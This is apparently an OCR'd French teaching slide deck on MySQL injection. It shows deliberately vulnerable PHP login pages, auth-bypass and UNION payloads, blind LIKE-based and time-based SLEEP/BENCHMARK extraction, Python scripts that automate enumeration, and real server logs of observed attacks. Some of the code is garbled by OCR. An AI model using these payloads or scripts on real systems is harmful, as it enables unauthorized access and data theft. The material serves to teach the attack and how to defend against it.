





(My)SQL : logique, exploitation,
... et injections





<http://luminy.prepas.org/exemple1.php>





Voici une page d'authentification banale avec un esthétisme reconnaissable....



Nom


Mot de passe

Ok

```

<?php
echo "<html><body>";
include("secret.php");
if (isset($_POST['validation']))
{
    $aSQL='select * from exemple1 where nom="'. $_POST['nom'].'" and pass="'.
    $_POST['pass']."'";
    if (isset($_GET['triche'])) echo "$aSQL."<br>";
    $res = mysql_query($aSQL,base());
    if ($res) {
        $nb=mysql_num_rows($res);
        $lst=array();
        for ($i=0; $i < $nb; ++$i){
            array_push($lst,mysql_fetch_assoc($res));
        }
        if ($nb > 0) echo "<b>Bienvenu ". $lst[0]['nom']. "!!</b><br>";
        else echo "<b>RATÉ!!</b><br>";
    }
}
FN_formdebut();
FN_debtable();
FN_input_text(array('nom'=>'Nom','pass'=>'Mot de passe'),array());
FN_fintable();
FN_validation("Ok");
FN_formfin();
echo "</body></html>";
?>

```



Terminal - francois@aramis: /var/www/luminy

Mozilla Firefox

Fichier Édition Affichage Historique Marque-pages Outils Aide

http://loc...emple1.php x +

localhost/luminy/exemple1.php

Rechercher

Les plus visités Recherche Pratique Local Maths Divers Travail Linux Impots Meteo Marine Owncloud PC*


Nom


Mot de passe

Ok

```
<?php
echo "<html><body>";
include("secret.php");
if (isset($_POST['validation']))
{
    $aSQL='select * from exemple1 where nom="'. $_POST['nom'].'" and pass="'.
    $_POST['pass']."'";
    if (isset($_GET['triche'])) echo "$aSQL."<br>";
    $res = mysql_query($aSQL,base());
    if ($res) {
        $nb = 0;
        while ($lst = mysql_fetch_assoc($res)) {
            if ($nb > 0) echo "<b>Bienvenu ". $lst[0]['nom']. "!!</b><br>";
            else echo "<b>RATÉ!!</b><br>";
            $nb++;
        }
    }
}
FN_formdebut();
FN_debtable();
FN_input_text(array('nom'=>'Nom','pass'=>'Mot de passe'),array());
FN_fintable();
FN_validation("Ok");
FN_formfin();
echo "</body></html>";
?>
```

**\$aSQL='select * from exemple1
where nom="'. \$_POST['nom'].'" and pass="'.
\$_POST['pass']."'";**





`select * from exemple1 where nom="NOM PASSE EN ARGUMENT"
and pass="PASSE EN ARGUMENT";`



select * from exemple1 where nom="alfred" and pass="gustave";

RATÉ!!


Nom

alfred

Mot de passe

gustave

Ok



Les plus visités ▾ Recherche ▾ Pratique ▾ Local ▾ Maths ▾ Divers ▾ Travail ▾ Linu

```
select * from exemple1 where nom="" or 1=1 #" and pass="gustave";
```

Bienvenu luc!!

Nom

Mot de passe



Les plus visités Recherche Pratique Local Maths Divers Travail Linu


```
select * from exemple1 where nom="" or 1=1 #" and pass="gustave";
```

Bienvenu luc!!

Nom

Mot de passe

```
boisson@ns366933:/var/log/apache2$ grep '1=1' access.log  
94.73.146.71 - - [18/Apr/2017:18:05:04 +0200] "GET /ups.php?  
article=48%20AND%201=1 HTTP/1.1" 200 363 "-" "Mozilla/4.0 (compatible;  
MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727)"
```



↓
AND 1=1



Les plus visités Recherche Pratique Local Maths Divers Travail Lin

```
select * from exemple1 where nom="" or 1=1 #" and pass="gustave";
```

Bienvenu luc!!

Nom

Mot de passe

" or 1=1 #|

Combien de champs ?

Peut on afficher autre chose ?



Les plus visités Recherche Pratique Local Maths Divers Travail Lin

```
select * from exemple1 where nom="" or 1=1 #" and pass="gustave";
```

Bienvenu luc!!

Nom

Mot de passe

" or 1=1 #|

!!!

Combien de champ ?

Peut on afficher autre chose ?

UNION



94.73.146.71 - - [18/Apr/2017:18:05:06 +0200] "GET /ups.php?
article=48999999.1%20union%20select%20unhex(hex(version()))%20--%20and
%201%3D1 HTTP/1.1" 200 468 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows
NT 5.1; ds-66843412; Sgrunt|V109|1|S-66843412|dial; .NET CLR 1.1.4322)"



article=48999999.1 union select unhex(hex(version())) -- and 1=1



localhost/luminy/exemple1.php

Les plus visités Recherche Pratique Local Maths Divers Travail Linux Imp

Nom

Mot de passe

Ok

⋮

http://...e.php x Toute l'act... x CUPS Jobs - CUP... x Remplace... x Google mo,tage es... x Ba

localhost/luminy/exemple1.php


Les plus visités Recherche Pratique Local Maths Divers Travail Linux Imp

Bienvenu 3!!

Nom

Mot de passe

Ok



- ▶ Tous les utilisateurs ?
- ▶ Tous les mots de passe ?
- ▶ association utilisateur/mot de passe ?
- ▶ ...



PLUS COMPLIQUÉ.....

```
$aSQL='select * from exemple1 where nom="'.$_POST['nom']."'";  
if (isset($_GET['triche'])) echo "$aSQL"."<br>";  
$res = mysql_query($aSQL,base());  
if ($res) {  
    $nb=mysql_num_rows($res);  
    $lst=array();  
    for ($i=0; $i < $nb; ++$i){  
        array_push($lst,mysql_fetch_assoc($res));  
    }  
    if ($nb == 0) echo "Passez votre chemin, inconnu!<br>";  
    else {  
        if ($lst[0]['nom']==$_POST['pass']) echo "Coucou " . $lst[0]['nom'] . "!!</b><br>";  
        else echo "eh be " . $lst[0]['nom'] . ", un trou de mémoire??<br>";  
    }  
}
```



```
$aSQL='select * from exemple1 where nom="'.$_POST['nom']."'";  
if (isset($_GET['triche'])) echo "$aSQL"."<br>";  
$res = mysql_query($aSQL,base());  
if ($res) {  
    $nb=mysql_num_rows($res);  
    $lst=array();  
    for ($i=0; $i < $nb; ++$i){  
        array_push($lst,mysql_fetch_assoc($res));  
    }  
    if ($nb == 0) echo "Passez votre chemin, inconnu!<br>";  
    else {  
        if ($lst[0]['nom']==$_POST['pass']) echo "Coucou ".$lst[0]['nom']."!</b><br>";  
        else echo "eh be ".$lst[0]['nom'].", un trou de mémoire??<br>";  
    }  
}
```



```
$aSQL='select * from exemple1 where nom="'.$_POST['nom']."'";  
if (isset($_GET['triche'])) echo "$aSQL"."<br>";  
$res = mysql_query($aSQL,base());  
if ($res) {  
    $nb=mysql_num_rows($res);  
    $lst=array();  
    for ($i=0; $i < $nb; ++$i){  
        array_push($lst,mysql_fetch_assoc($res));  
    }  
    if ($nb == 0) echo "Passez votre chemin, inconnu!<br>";  
    else {  
        if ($lst[0]['nom']==$_POST['pass']) echo "Coucou " . $lst[0]['nom'] . "!!</b><br>";  
        else echo "eh be " . $lst[0]['nom'] . ", un trou de mémoire??<br>";  
    }  
}
```



eh be luc, un trou de mémoire??


Nom

Mot de passe

" or 1=1 #

Ok

Ça reste une fuite d'informations...
... on peut tout retrouver !



ENCORE PLUS COMPLIQUÉ.....

```
$aSQL='select * from exemple2 where nom="'.$_POST['nom']."'";  
if (isset($_GET['triche'])) echo "$aSQL"."<br>";  
$res = mysql_query($aSQL,base());  
if ($res) {  
    $nb=mysql_num_rows($res);  
    $lst=array();  
    for ($i=0; $i < $nb; ++$i){  
        array_push($lst,mysql_fetch_assoc($res));  
    }  
    if ($nb == 0) echo "Passez votre chemin, inconnu!<br>";  
    else {  
        if ($lst[0]['pass']==$_POST['pass']) echo "Coucou " . $lst[0]['nom'] . "!!</b><br>";  
        else echo "eh be mon gars, un trou de mémoire??<br>";  
    }  
}
```



ENCORE PLUS COMPLIQUÉ.....

```
$aSQL='select * from exemple2 where nom="".'$_POST['nom'].'';';  
if (isset($_GET['triche'])) echo "$aSQL"."<br>";  
$res = mysql_query($aSQL,base());  
if ($res) {  
    $nb=mysql_num_rows($res);  
    $lst=array();  
    for ($i=0; $i < $nb; ++$i){  
        array_push($lst,mysql_fetch_assoc($res));  
    }  
    if ($nb == 0) echo "Passez votre chemin, inconnu!<br>";  
    else {  
        if ($lst[0]['pass']==$_POST['pass']) echo "Coucou " . $lst[0]['nom'] . "!!</b><br>";  
        else echo "eh be mon gars, un trou de mémoire??<br>";  
    }  
}
```



Les plus visités Recherche Pratique Local Maths Divers Travail Linux Impots

eh be mon gars, un trou de mémoire??

Nom

Mot de passe

" or 1=1 #

Ok

Félicitations, c'est une fille ou un garçon ?

Vrai



VRAI

FAUX

Les plus visités Recherche Pratique Local Maths Divers Travail Linux Impots

Passez votre chemin, inconnu!


Nom

Mot de passe

" or 1=0 #

Ok





.....
" or nom like "s%"# ←

" or nom like "sa%"#

" or nom like "sb%"#

.....

" or nom like "st%"# ←

" or nom like "sta%"#

.....



Très
longtemps
...



```
import sys
from requests import *
site="http://localhost/luminy/exemple3.php"

def envoi(nom,ps):
    dt={"validation":"ok","pass":ps,"nom":nom}
    return post(site,data=dt)

def essaye(s):
    # nom_envoye="" or nom like ""+s+"%"#
    nom_envoye="" or nom like binary ""+s+"%"#
    retour=envoi(nom_envoye,"")
    try:
        i=retour.text.index('mon gars')
        return(0)
    except:
        try:
            i=retour.text.index('Coucou')
            return(1)
        except:
            return(-1)
```

```
alphabet='0123456789@ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
noprstuvwxyz'
```




```
def teste(f,s,i,p):
    # s = chaine en cours
    # i = numéro de caractère testé
    # p = si le prefixe correspond déjà à un nom enregistré
    global liste
    if (i<len(alphabet)):
        r=f(s+alphabet[i])
        if (r < 0):
            teste(f,s,i+1,p)
        elif(r==0):
            print "->",s+alphabet[i]
            teste(f,s+alphabet[i],0,0)
            teste(f,s,i+1,1)
        else:
            print "trouvé: ",s+alphabet[i]
            liste=liste+[s+alphabet[i]]
            teste(f,s,i+1,1)
    else:
        if(p==0):
            liste=liste+[s]
```



2 questions posées par l'étudiant attentif


Que fait-on pour le cas des
caractères genre è#. ;!/?€.... ?



Code ASCII

« A »=0x41

hex(lettre),1,1)= « 41 »
substr(hex(lettre),1,1)= « 4 »



C'est bien joli mais si
on ne connaît pas le
nom des champs et de
la table ?



Théorème : Tout est table



Théorème : Tout est table

`information_schema.columns`



VRAIMENT BEAUCOUP PLUS COMPLIQUÉ.....

```
if (($nb == 0) || ($lst[0][' ??????']==$_POST['pass'])) echo "Que dalle!<br>";  
else echo "Coucou ".$lst[0][' ??????????']. "!!</b><br>";
```

On ne connaît rien.....




```
if (($nb == 0) || ($lst[0]['?????']==$_POST['pass'])) echo "Que dalle!<br>";  
else echo "Coucou ".$lst[0]['????????']. "!!</b><br>";
```

On ne connaît rien.....

...oui mais il y a une évaluation dans MySQL!




SELECT (1=1) and SLEEP(2)



2 secondes à l'execution

SELECT (1=0) and SLEEP(2)



Réponse instantanée



```
def question(nom_envoye):  
    debut=time.time()  
    retour=envoi(nom_envoye,"")  
    delai=time.time()-debut  
#    print delai  
    if (delai > seuil):  
        return(0)  
    else:  
        return(-1)
```



94.73.146.71 - - [18/Apr/2017:18:05:04 +0200] "GET /ups.php?article=48 HTTP/1.0" 200 8941 "-"
"Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:04 +0200] "GET /ups.php?article=48%20AnD%20SLeeP%283%29
HTTP/1.0" 200 445 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:04 +0200] "GET /ups.php?article=48%26%26SIEEp%283%29
HTTP/1.0" 200 442 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%27%20AnD%20sLeep
%283%29%20ANd%20%271 HTTP/1.0" 200 453 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%27%26%26sLEEp
%283%29%26%26%271 HTTP/1.0" 200 447 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%00%27%7C%7CSLeeP
%283%29%26%26%271 HTTP/1.0" 200 448 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%20AnD%20BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 467 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%26%26BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 464 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%27%20aND%20BeNChMaRK
%282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 475 "-" "Opera/9.27"
94.73.146.71 - - [18/Apr/2017:18:05:05 +0200] "GET /ups.php?article=48%27%26%26BeNChMaRK
%282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 469 "-" "Opera/9.27"



192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787 HTTP/1.0" 200 9233 "-"
"Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%20AnD%20SLeeP%283%29
HTTP/1.0" 200 278 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%26%26SIEEp%283%29
HTTP/1.0" 200 275 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%20AnD%20sLeep
%283%29%20ANd%20%271 HTTP/1.0" 200 286 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%26%26sLEEp
%283%29%26%26%271 HTTP/1.0" 200 280 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%00%27%7C%7CSLeeP
%283%29%26%26%271 HTTP/1.0" 200 281 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%20AnD%20BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 300 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%26%26BeNChMaRK
%282999999%2CMD5%28NOW%28%29%29%29 HTTP/1.0" 200 297 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%20aND%20BeNChMaRK
%282999999%2CMd5%28NoW%28%29%29%29%20AnD%20%271 HTTP/1.0" 200 308 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:36 +0100] "GET /ups.php?article=787%27%26%26BeNChMaRK
%282999999%2CmD5%28NOW%28%29%29%29%26%26%271 HTTP/1.0" 200 302 "-" "Opera/9.27"



192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787 HTTP/1.0" 200 9233 "-"
"Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%20AnD%20SLeeP%283%29
HTTP/1.0" 200 278 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:34 +0100] "GET /ups.php?article=787%26%26SIEEp%283%29
HTTP/1.0" 200 275 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%20AnD%20sLeep
%283%29%20ANd%20%271 HTTP/1.0" 200 286 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%27%26%26sLEEp
%283%29%26%26%271 HTTP/1.0" 200 280 "-" "Opera/9.27"
192.185.82.233 - - [03/Feb/2017:10:02:35 +0100] "GET /ups.php?article=787%00%27%7C%7CSLeeP
